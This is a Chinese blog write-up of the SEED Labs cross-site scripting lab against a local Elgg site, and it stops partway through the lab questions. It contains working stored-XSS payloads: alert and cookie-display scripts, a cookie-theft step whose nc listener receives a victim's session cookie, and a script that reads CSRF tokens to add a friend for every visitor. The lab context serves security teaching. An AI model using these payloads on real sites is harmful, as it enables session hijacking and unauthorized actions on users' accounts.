

SeedLabs-Web安全-XSS实验

原创

回修  于 2021-06-25 13:24:03 发布  2168  收藏 10

分类专栏: [SeedLabs学习](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/wx_anonymity/article/details/118156791

版权



[SeedLabs学习](#) 专栏收录该内容

7 篇文章 3 订阅

订阅专栏

SeedLabs-Web安全-XSS实验

文章目录

[SeedLabs-Web安全-XSS实验](#)

[前言](#)

[Lab Tasks](#)

[1.1 熟悉“HTTP Header Live”工具](#)

[1.2 发布恶意消息以显示警报窗口](#)

[1.3 发布恶意消息以显示Cookie](#)

[1.4 从受害者的机器上窃取Cookie](#)

[1.5 成为受害者的朋友](#)

[1.5.1 说明ts和token两行的目的, 为什么需要它们?](#)

[1.5.2 如果Elgg应用程序仅为“关于我”字段提供编辑模式, 不能切换到文本模式, 你还能发动成功的攻击吗?](#)

[1.6 修改受害者的profile](#)

[1.6.1 在上述JavaScript攻击代码中, 为什么有个if判断](#)

[1.7 编写自传播XSS蠕虫](#)

[1.7.1 link型蠕虫](#)

[1.7.2 DOM型蠕虫](#)

前言


XSS的实验记录

提示: 以下是本篇文章正文内容, 下面案例可供参考

Lab Tasks

1.1 熟悉“HTTP Header Live”工具

在这个实验室中，我们需要构造HTTP请求。找出Elgg中可接受的HTTP请求看起来，我们需要能够捕获和分析HTTP请求。我们可以使用一个名为种子实验室-跨站点脚本攻击实验室4“HTTP Header Live”用于此目的。在你开始研究这个实验室之前，你应该先熟悉一下用这个工具。指南部分给出了如何使用此工具的说明



https://blog.csdn.net/wx_anonymity

1.2 发布恶意消息以显示警报窗口

此任务的目标是在Elgg概要文件中嵌入一个JavaScript程序，以便用户查看您的个人资料，JavaScript程序将被执行，并显示一个警报窗口。这个以下JavaScript程序将显示警报窗口：

```
<script>alert('XSS');</script>
```

如果您将上述JavaScript代码嵌入到您的配置文件中（例如，在brief description字段中），那么任何用户查看您的个人资料的人将看到警报窗口。在本例中，JavaScript代码足够短，可以输入short description字段。如果你愿意的话要运行一个长的JavaScript，但您受到表单中可以键入的字符数的限制，您可以将JavaScript程序存储在独立文件中，用.js扩展名保存，然后使用 `<script>` 标记中的src属性引用它。请参见以下示例：

```
<script type="text/javascript"
src="http://www.example.com/myscripts.js">
</script>
```

solution

进入Docker，把Script代码插进配置文件即可

```
docker ps
docker exec -it id /bin/bash
```

插入前面的 `<script>alert('XSS');</script>`

```
echo "<script>alert('xss')</script>" >> index.html
```

这里值得注意的是，按照pdf中说的配置hosts

2.1 DNS Setup

We have set up several websites for this lab. They are hosted by the container 10.9.0.5. We need to map the names of the web server to this IP address. Please add the following entries to `/etc/hosts`. You need to use the root privilege to modify this file:

```
10.9.0.5    www.seed-server.com
10.9.0.5    www.example32a.com
10.9.0.5    www.example32b.com
10.9.0.5    www.example32c.com
10.9.0.5    www.example60.com
10.9.0.5    www.example70.com
```

https://blog.csdn.net/wx_anonymity

少配了一项，需要添加进去：

```
10.9.0.5 www.seed-server.com
```

之后我们正常登录站点，如samy
接下来在profile插入XSS并保存



The screenshot shows the 'Edit profile' interface for a user named 'samy'. The browser address bar is 'www.seed-server.com/profile/samy/edit'. The page has a blue header with navigation links: 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. The main content area is titled 'Edit profile'. It includes a 'Display name' field with 'Samy', an 'About me' text area with a rich text editor, and a 'Brief description' field. The 'Brief description' field is highlighted with a red box and contains the payload '<script>alert('xss')</script>'. There are also dropdown menus for 'Public' visibility. On the right, there is a sidebar with options: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. A URL 'https://blog.csdn.net/wx_anonymity' is visible at the bottom right.

然后回到个人主页

The screenshot shows the user's profile page for 'samy'. The browser address bar is 'www.seed-server.com/profile/samy'. The page has a blue header with navigation links: 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. The main content area is titled 'Samy' and features a profile picture of a person wearing a hat and sunglasses. Below the profile picture is a list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. A modal dialog box is open in the center, displaying the text 'xss' and an 'OK' button. The dialog box is highlighted with a red box. A notification banner at the top right says 'Your profile was successfully saved.' A URL 'https://blog.csdn.net/wx_anonymity' is visible at the bottom right.

1.3 发布恶意消息以显示Cookie

回到刚才编辑页面，把alert中的xss代码替换成document.cookie



1.4 从受害者的机器上窃取Cookie

nc监听端口5555, xss会把Cookie发送到自己的IP: 10.9.0.1

```
[06/23/21]seed@VM:~/Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
```

这里开启监听后, 我们发起XSS攻击

The screenshot shows the 'Edit profile' page for a user named 'Samy'. The 'About me' field is highlighted with a red box and contains the following XSS payload: `<script>document.write('')</script>`. The profile is set to 'Public'. The right sidebar contains options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. A URL https://blog.csdn.net/wx_anonymity is visible at the bottom right.

得到数据

```
[06/23/21]seed@VM:~/Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
Connection received on 10.0.2.15 44198
GET /?c=Elgg%3D34itpnrfdi6nq6j59mghd81s80 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

https://blog.csdn.net/wx_anonymity

1.5 成为受害者的朋友


这个Elgg站点和之前CSRF是一样的，找到添加朋友的接口以及自己的ID，如何获取，在CSRF实验中已经写过了，这里不再赘述。

在获取到接口后，需要在个人中心的about me里，插入JavaScript代码，所有访问自己的人都会触发代码调用把samy添加为朋友的接口


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

The screenshot shows a web browser window with the URL `www.seed-server.com/profile/samy/edit`. The page title is "Edit profile". The user's name is "Samy". In the "About me" section, a JavaScript payload is pasted into the text area. The payload is: `<script type="text/javascript">window.onload = function () {var Ajax=null;var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;var token+"&__elgg_token="+elgg.security.token.__elgg_token;//Construct the HTTP request to add Samy as a friend.var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;//Create and send Ajax request to add friendAjax=new XMLHttpRequest();Ajax.open("GET", sendurl, true);Ajax.send();}`. The line `var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;` is highlighted with a red box. The "Public" dropdown menu is visible below the text area. On the right side, there is a sidebar with options: "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". At the bottom right, there is a URL: `https://blog.csdn.net/wx_anonymity`.

保存后，所有访问者均会触发这段代码，我们可以用Alice登录



目前没有samy，然后在newest栏目访问samy



Samy

Add friend Send a message




About me

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

https://blog.csdn.net/wx_anonymity

Alice不做任何操作，再回到好友页



可以看到，XSS已经执行并添加好友成功了

1.5.1 说明ts和token两行的目的，为什么需要它们？


站点存在了CSRF防御机制，用户访问页面有个服务器下发的token值，直接构造添加朋友的url是不够的，因为不知道对方的token是多少，只是访问http://www.seed-server.com/action/friends/add?friend=59，是不够的，详见CSRF实验

1.5.2 如果Elgg应用程序仅为“关于我”字段提供编辑模式，不能切换到文本模式，你还能发动成功的攻击吗？

